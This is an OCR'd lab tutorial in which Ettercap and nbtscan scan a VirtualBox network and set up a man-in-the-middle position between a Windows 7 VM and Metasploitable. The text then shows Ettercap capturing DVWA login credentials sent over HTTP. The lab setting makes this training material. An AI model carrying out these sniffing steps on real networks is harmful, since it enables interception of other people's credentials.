

Host List
IP Address
MAC Address
Description
192.168.56.1 0A:00:27:00:00:05
Delete Host
Add to Target 1
Add to Target 2
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Scans a range from 192.168.1.25 to 192.168.1.137
nbtscan -v -s : 192.168.1.0/24
Scans C-class network. Prints results in script-friendly
format using colon as field separator.
Produces output like that:
192.168.0.1:NT_SERVER:00U
192.168.0.1:MY_DOMAIN:00G
192.168.0.1:ADMINISTRATOR:03U
192.168.0.2:OTHER_BOX:00U
...
nbtscan -f iplist
Scans IP addresses specified in file iplist.



1 2 3 4
Ettercap
0.8.3.1 (EB)
root@
Host List ×
IP Address
MAC Address
Description
192.168.56.1 0A:00:27:00:00:05
192.168.56.100 08:00:27:9D:A6:31
192.168.56.101 08:00:27:E7:E0:D5
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.103 added to TARGET1
Host 192.168.56.101 added to TARGET2




Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.


meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=15.2 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=9.05 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=13.0 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=14.8 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=15.5 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=12.1 ms
--- 192.168.56.103 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 9.052/13.321/15.543/2.281 ms
msfadmin@metasploitable:~$ _
Right Ctrl


Metasploitable2 - Linux - Windows Internet Explorer
http://192.168.56.101/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot di...
Metasploitable2 - Linux
Page
Safety
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Internet | Protected Mode: On



Step 5: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.


1 2 3 4
Ettercap
0.8.3.1 (EB)
Host List
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192.168.56.101 08:00:27:E7:E0:D5
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
GROUP 1 : 192.168.56.103 08:00:27:9E:37:29
GROUP 2 : 192.168.56.101 08:00:27:E7:E0:D5
HTTP : 192.168.56.101:80 -> USER: admin PASS: password INFO: http://192.168.56.101/dvwa/login.php
CONTENT: username=admin&password=password&Login=Login